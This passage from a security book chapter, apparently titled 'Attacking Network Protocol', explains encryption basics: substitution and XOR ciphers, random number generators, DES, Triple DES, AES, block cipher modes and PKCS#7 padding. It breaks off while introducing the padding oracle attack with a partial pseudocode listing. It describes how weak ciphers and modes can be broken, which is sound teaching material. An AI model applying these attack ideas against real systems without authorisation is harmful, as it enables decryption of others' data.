NEXT »

Attacking Network Protocol

(Part 02)

Mohammed Sasni
sasniasms@gmail.com

7
NETWORK PROTOCOL SECURITY

Network protocols transfer information between participants in a network, and there's a good chance that information is sensitive. Whether the information includes credit card details or top secret information from government systems, it's important to provide security. Engineers consider many requirements for security when they initially design a protocol, but vulnerabilities often surface over time, especially when a protocol is used on public networks where anyone monitoring traffic can attack it.

All secure protocols should do the following:

- Maintain data confidentiality by protecting data from being read
- Maintain data integrity by protecting data from being modified
- Prevent an attacker from impersonating the server by implementing server authentication
- Prevent an attacker from impersonating the client by implementing client authentication

In this chapter, I'll discuss ways in which these four requirements are met in common network protocols, address potential weaknesses to look out for when analyzing a protocol, and describe how these requirements are implemented in a real-world secure protocol. I'll cover how to identify which protocol encryption is in use or what flaws to look for in subsequent chapters.

The field of cryptography includes two important techniques many network protocols use, both of which protect data or a protocol in some way: *encryption* provides data confidentiality, and *signing* provides data integrity and authentication.

Secure network protocols heavily use encryption and signing, but cryptography can be difficult to implement correctly: it's common to find implementation and design mistakes that lead to vulnerabilities that can break a protocol's security. When analyzing a protocol, you should have a solid understanding of the technologies and algorithms involved so you can spot and even exploit serious weaknesses. Let's look at encryption first to see how mistakes in the implementation can compromise the security of an application.

Encryption Algorithms

The history of encryption goes back thousands of years, and as electronic communications have become easier to monitor, encryption has become considerably more important. Modern encryption algorithms often rely on very complex mathematical models. However, just because a protocol uses complex algorithms doesn't mean it's secure.

We usually refer to an encryption algorithm as a *cipher* or *code* depending on how it's structured. When discussing the encrypting operation, the original, unencrypted message is referred to as *plaintext*. The output of the encryption algorithm is an encrypted message called *cipher text*. The majority of algorithms also need a *key* for encryption and decryption. The effort to break or weaken an encryption algorithm is called *cryptanalysis*.

Many algorithms that were once thought to be secure have shown numerous weaknesses and even backdoors. In part, this is due to the massive increase in computing performance since the invention of such algorithms (some of which date back to the 1970s), making feasible attacks that we once thought possible only in theory.

If you want to break secure network protocols, you need to understand some of the well-known cryptographic algorithms and where their weaknesses lie. Encryption doesn't have to involve complex mathematics. Some algorithms are only used to obfuscate the structure of the protocol on the network, such as strings or numbers. Of course, if an algorithm is simple, its security is generally low. Once the mechanism of obfuscation is discovered, it provides no real security.

Here I'll provide an overview some common encryption algorithms, but I won't cover the construction of these ciphers in depth because in protocol analysis, we only need to understand the algorithm in use.

Substitution Ciphers

A substitution cipher is the simplest form of encryption. Substitution ciphers use an algorithm to encrypt a value based on a substitution table that contains one-to-one mapping between the plaintext and the corresponding cipher text value, as shown in Figure 7-1. To decrypt the cipher text, the process is reversed: the cipher value is looked up in a table (that has been reversed), and the original plaintext value is reproduced. Figure 7-1 shows an example substitution cipher.




Figure 7-1: Substitution cipher encryption

In Figure 7-1, the substitution table (meant as just a simple example) has six defined substitutions shown to the right. In a full substitution cipher, many more substitutions would typically be defined. During encryption, the first letter is chosen from the plaintext, and the plaintext letter's substitution is then looked up in the substitution table.

Here, *H* in HELLO is replaced with the letter *X*. This process continues until all the letters are encrypted.

Although substitution can provide adequate protection against casual attacks, it fails to withstand cryptanalysis. *Frequency analysis* is commonly used to crack substitution ciphers by correlating the frequency of symbols found in the cipher text with those typically found in plaintext data sets. For example, if the cipher protects a message written in English, frequency analysis might determine the frequency of certain common letters, punctuation, and numerals in a large body of written works. Because the letter *E* is the most common in the English language, in all probability the most frequent character in the enciphered message will represent *E*. By following this process to its logical conclusion, it's possible to build the original substitution table and decipher the message.

XOR Encryption

The XOR encryption algorithm is a very simple technique for encrypting and decrypting data. It works by applying the bitwise XOR operation between a byte of plaintext and a byte of the key, which results in the cipher text. For example, given the byte 0x48 and the key byte 0x82, the result of XORing them would be 0xCA.

Because the XOR operation is symmetric, applying that same key byte to the cipher text returns the original plaintext. Figure 7-2 shows the XOR encryption operation with a single-byte key.




Figure 7-2: An XOR cipher operation with a single-byte key

Specifying a single-byte key makes the encryption algorithm very simple and not very secure. It wouldn't be difficult for an attacker to try all 256 possible values for the key to decrypt the cipher text into plaintext, and increasing the size of the key wouldn't help. As the XOR operation is symmetric, the cipher text can be XORed with the known plaintext to determine the key. Given enough known plaintext, the key could be calculated and applied to the rest of the cipher text to decrypt the entire message.

The only way to securely use XOR encryption is if the key is the same size as the message and the values in the key are chosen completely at random. This approach is called *one-time pad encryption* and is quite difficult to break. If an attacker knows even a small part of the plaintext, they won't be able to determine the complete key. The only way to recover the key would be to know the entire plaintext of the message; in that case, obviously, the attacker wouldn't need to recover the key.

Unfortunately, the one-time pad encryption algorithm has significant problems and is rarely used in practice. One problem is that when using a one-time pad, the size of the key material you send must be the same size as any message to the sender and recipient. The only way a one time pad can be secure is if every byte in the message is encrypted with a completely random value. Also, you can never reuse a one-time pad key for different messages, because if an attacker can decrypt your message one time, then they can recover the key, and then subsequent messages encrypted with the same key are compromised.

If XOR encryption is so inferior, why even mention it? Well, even though it isn't "secure," developers still use it out of laziness because it's easy to implement. XOR encryption is also used as a primitive to build more secure encryption algorithms, so it's important to understand how it works.

Random Number Generators

Cryptographic systems heavily rely on good quality random numbers. In this chapter, you'll see them used as per-session keys, initialization vectors, and the large primes *p* and *q* for the RSA algorithm. However, getting truly random data is difficult because computers are by nature deterministic: any given program should produce the same output when given the same input and state.

One way to generate relatively unpredictable data is by sampling physical processes. For example, you could time a user's key presses on the keyboard or sample a source of electrical noise, such as the thermal noise in a resistor. The trouble with these sorts of sources is they don't provide much data—perhaps only a few hundred bytes every second at best, which isn't enough for a general purpose cryptographic system. A simple 4096-bit RSA key requires at least two random 256-byte numbers, which would take several seconds to generate.

To make this sampled data go further, cryptographic libraries implement *pseudorandom number generators (PRNGs)*, which use an initial seed value and generate a sequence of numbers that, in theory, shouldn't be predictable without knowledge of the internal state of the generator. The quality of PRNGs varies wildly between libraries: the C library function *rand()*, for instance, is completely useless for cryptographically secure protocols. A common mistake is to use a weak algorithm to generate random numbers for cryptographic uses.

Symmetric Key Cryptography

The only secure way to encrypt a message is to send a completely random key that's the same size as the message before the encryption can take place as a one-time pad. Of course, we don't want to deal with such large keys. Fortunately, we can instead construct a symmetric key algorithm that uses mathematical constructs to make a secure cipher. Because the key size is considerably shorter than the message you want to send and doesn't depend on how much needs to be encrypted, it's easier to distribute.

If the algorithm used has no obvious weakness, the limiting factor for security is the key size. If the key is short, an attacker could brute-force the key until they find the correct one.

There are two main types of symmetric ciphers: block and stream ciphers. Each has its advantages and disadvantages, and choosing the wrong cipher to use in a protocol can seriously impact the security of network communications.

Block Ciphers

Many well-known symmetric key algorithms, such as the *Advanced Encryption Standard (AES)* and the *Data Encryption Standard (DES)*, encrypt and decrypt a fixed number of bits (known as a *block*) every time the encryption algorithm is applied. To encrypt or decrypt a message, the algorithm requires a key. If the message is longer than the size of a block, it must be split into smaller blocks and the algorithm applied to each in turn. Each application of the algorithm uses the same key, as shown in Figure 7-3. Notice that the same key is used for encryption and decryption.




Figure 7-3: Block cipher encryption

When a symmetric key algorithm is used for encryption, the plaintext block is combined with the key as described by the algorithm, resulting in the generation of the cipher text. If we then apply the decryption algorithm combined with the key to the cipher text, we recover the original plaintext.

DES

Probably the oldest block cipher still used in modern applications is the DES, which was originally developed by IBM (under the name Lucifer) and was published as a *Federal Information Processing Standard (FIPS)* in 1979. The algorithm uses a *Feistel network* to implement the encryption process. A Feistel network, which is common in many block ciphers, operates by repeatedly applying a function to the input for a number of *rounds*. The function takes as input the value from the previous round (the original plaintext) as well as a specific subkey that is derived from the original key using a *key-scheduling* algorithm.

The DES algorithm uses a 64-bit block size and a 64-bit key. However, DES requires that 8 bits of the key be used for error checking, so the effective key is only 56 bits. The result is a very small key that is unsuitable for modern applications, as was proven in 1998 by the Electronic Frontier Foundation's DES cracker—a hardware-key brute-force attacker that was able to discover an unknown DES key in about 56 hours. At the time, the custom hardware cost about $250,000; today's cloud-based cracking tools can crack a key in less than a day far more cheaply.

Triple DES

Rather than throwing away DES completely, cryptographers developed a modified form that applies the algorithm three times. The algorithm in *Triple DES (TDES or 3DES)* uses three separate DES keys, providing an effective key size of 168 bits (although it can be proven that the security is actually lower than the size would suggest). As shown in Figure 7-4, in Triple DES, the DES encrypt function is first applied to the plaintext using the first key. Next, the output is decrypted using the second key. Then the output is encrypted again using the third key, resulting in the final cipher text. The operations are reversed to perform decryption.




Figure 7-4: The Triple DES encryption process

AES

A far more modern encryption algorithm is AES, which is based on the algorithm Rijndael. AES uses a fixed block size of 128 bits and can use three different key lengths: 128, 192, and 256 bits; they are sometimes referred to as AES128, AES192, and AES256, respectively. Rather than using a Feistel network, AES uses a *substitution-permutation network*, which consists of two main components: *substitution boxes (S-Box)* and *permutation boxes (P-Box)*. The two components are chained together to form a single round of the algorithm. As with the Feistel network, this round can be applied multiple times with different values of the S-Box and P-Box to produce the encrypted output.

An S-Box is a basic mapping table not unlike a simple substitution cipher. The S-Box takes an input, looks it up in a table, and produces output. As an S-Box uses a large, distinct lookup table, it's very helpful in identifying particular algorithms. The distinct lookup table provides a very large fingerprint, which can be discovered in application executables. I explained this in more depth in Chapter 6 when I discussed techniques to find unknown cryptographic algorithms by reverse engineering binaries.

Other Block Ciphers

DES and AES are the block ciphers that you'll most commonly encounter, but there are others, such as those listed in Table 7-1 (and still others in commercial products).

Table 7-1: Common Block Cipher Algorithms

Cipher name	Block size (bits)	Key size (bits)	Year introduced
Data Encryption Standard (DES)	64	56	1979
Blowfish	64	32–448	1993
Triple Data Encryption Standard (TDES/3DES)	64	56, 112, 168	1998
Serpent	128	128, 192, 256	1998
Twofish	128	128, 192, 256	1998
Camellia	128	128, 192, 256	2000
Advanced Encryption Standard (AES)	128	128, 192, 256	2001

The block and key size help you determine which cipher a protocol is using based on the way the key is specified or how the encrypted data is divided into blocks.

Block Cipher Modes

The algorithm of a block cipher defines how the cipher operates on blocks of data. Alone, a block-cipher algorithm has some weaknesses, as you'll soon see. Therefore, in a real-world protocol, it is common to use the block cipher in combination with another algorithm called a *mode of operation*. The mode provides additional security properties, such as making the output of the encryption less predictable. Sometimes the mode also changes the operation of the cipher by, for example, converting a block cipher into a stream cipher (which I'll explain in more detail in "Stream Ciphers" on page 158). Let's take a look at some of the more common modes as well as their security properties and weaknesses.

Electronic Code Book

The simplest and default mode of operation for block ciphers is *Electronic Code Book (ECB)*. In ECB, the encryption algorithm is applied to each fixed-size block from the plaintext to generate a series of cipher text blocks. The size of the block is defined by the algorithm in use. For example, if AES is the cipher, each block in ECB mode must be 16 bytes in size. The plaintext is divided into individual blocks, and the cipher algorithm applied. (Figure 7-3 showed the ECB mode at work.)

Because each plaintext block is encrypted independently in ECB, it will always encrypt to the same block of cipher text. As a consequence, ECB doesn't always hide large-scale structures in the plaintext, as in the bitmap image shown in Figure 7-5. In addition, an attacker can corrupt or manipulate the decrypted data in independent-block encryption by shuffling around blocks of the cipher text before it is decrypted.




Figure 7-5: ECB encryption of a bitmap image

Cipher Block Chaining

Another common mode of operation is *Cipher Block Chaining (CBC)*, which is more complex than ECB and avoids its pitfalls. In CBC, the encryption of a single plaintext block depends on the encrypted value of the previous block. The previous encrypted block is XORed with the current plaintext block, and then the encryption algorithm is applied to this combined result. Figure 7-6 shows an example of CBC applied to two blocks.

At the top of Figure 7-6 are the original plaintext blocks. At the bottom is the resulting cipher text generated by applying the block-cipher algorithm as well as the CBC mode algorithm. Before each plaintext block is encrypted, the plaintext is XORed with the previous encrypted block. After the blocks have been XORed together, the encryption algorithm is applied. This ensures that the output cipher text is dependent on the plaintext as well as the previous encrypted blocks.



0x48 0x65 0x6C 0x6C 0x6F 0x2C 0x20 0x57
Plaintext block 0
IV
0x25 0x39 0x29 0xF7 0x06 0xFA 0xCC 0x40
XOR operation
Key
0xAF 0x4D 0xBF 0xDD 0xE5 0xC0 0x47 0xA6
Encrypt
Cipher text block 0
0x6A 0xB5 0xA0 0x3A 0xE4 0xF6 0x8A 0x22
0x6F 0x72 0x6C 0x64 0x21 0x21 0x21 0x21
Plaintext block 1
Encrypt
Cipher text block 1
0x8F 0xCD 0xAC 0x9E 0x4A 0xC4 0x3B 0x02

Figure 7-6: The CBC mode of operation

Because the first block of plaintext has no previous cipher text block with which to perform the XOR operation, you combine it with a manually chosen or randomly generated block called an *initialization vector (IV)*. If the IV is randomly generated, it must be sent with the encrypted data, or the receiver will not be able to decrypt the first block of the message. (Using a fixed IV is an issue if the same key is used for all communications, because if the same message is encrypted multiple times, it will always encrypt to the same cipher text.)

To decrypt CBC, the encryption operations are performed in reverse: decryption happens from the end of the message to the front, decrypting each cipher text block with the key and at each step XORing the decrypted block with the encrypted block that precedes it in the cipher text.

Alternative Modes

Other modes of operation for block ciphers are available, including those that can convert a block cipher into a stream cipher, and special modes, such as *Galois Counter Mode (GCM)*, which provide data integrity and confidentiality. Table 7-2 lists several common modes of operation and indicates whether they generate a block or stream cipher (which I'll discuss in the section "Stream Ciphers" on page 158). To describe each in detail would be outside the scope of this book, but this table provides a rough guide for further research.

Table 7-2: Common Block Cipher Modes of Operation

Mode name	Abbreviation	Mode type
Electronic Code Book	ECB	Block
Cipher Block Chaining	CBC	Block
Output Feedback	OFB	Stream
Cipher Feedback	CFB	Stream
Counter	CTR	Stream
Galois Counter Mode	GCM	Stream with data integrity

Block Cipher Padding

Block ciphers operate on a fixed-size message unit: a block. But what if you want to encrypt a single byte of data and the block size is 16 bytes? This is where *padding* schemes come into play. Padding schemes determine how to handle the unused remainder of a block during encryption and decryption.

The simplest approach to padding is to pad the extra block space with a specific known value, such as a repeating-zero byte. But when you decrypt the block, how do you distinguish between padding bytes and meaningful data? Some network protocols specify an explicit-length field, which you can use to remove the padding, but you can't always rely on this.

One padding scheme that solves this problem is defined in the *Public Key Cryptography Standard #7 (PKCS#7)*. In this scheme, all the padded bytes are set to a value that represents how many padded bytes are present. For example, if three bytes of padding are present, each byte is set to the value 3, as shown in Figure 7-7.




Figure 7-7: Examples of PKCS#7 padding

What if you don't need padding? For instance, what if the last block you're encrypting is already the correct length? If you simply encrypt the last block and transmit it, the decryption algorithm will interpret legitimate data as part of a padded block. To remove this ambiguity, the encryption algorithm must send a final dummy block that only contains padding in order to signal to the decryption algorithm that the last block can be discarded.

When the padded block is decrypted, the decryption process can easily verify the number of padding bytes present. The decryption process reads the last byte in the block to determine the expected number of padding bytes. For example, if the decryption process reads a value of 3, it knows that three bytes of padding should be present. The decryption process then reads the other two bytes of expected padding, verifying that each byte also has a value of 3. If padding is incorrect, either because all the expected padding bytes are not the same value or the padding value is out of range (the value must be less than or equal to the size of a block and greater than 0), an error occurs that could cause the decryption process to fail. The manner of failure is a security consideration in itself.

Padding Oracle Attack

A serious security hole, known as the *padding oracle attack*, occurs when the CBC mode of operation is combined with the PKCS#7 padding scheme. The attack allows an attacker to decrypt data and in some cases encrypt their own data (such as a session token) when sent via this protocol, even if they don't know the key. If an attacker can decrypt a session token, they might recover sensitive information. But if they can encrypt the token, they might be able to do something like circumvent access controls on a website.

For example, consider Listing 7-1, which decrypts data from the network using a private DES key.

```
def decrypt_session_token(byte key[])
{
❶ byte iv[] = read_bytes(8);
      byte token[] = read_to_end();
❷ bool error = des_cbc_decrypt(key, iv, token);

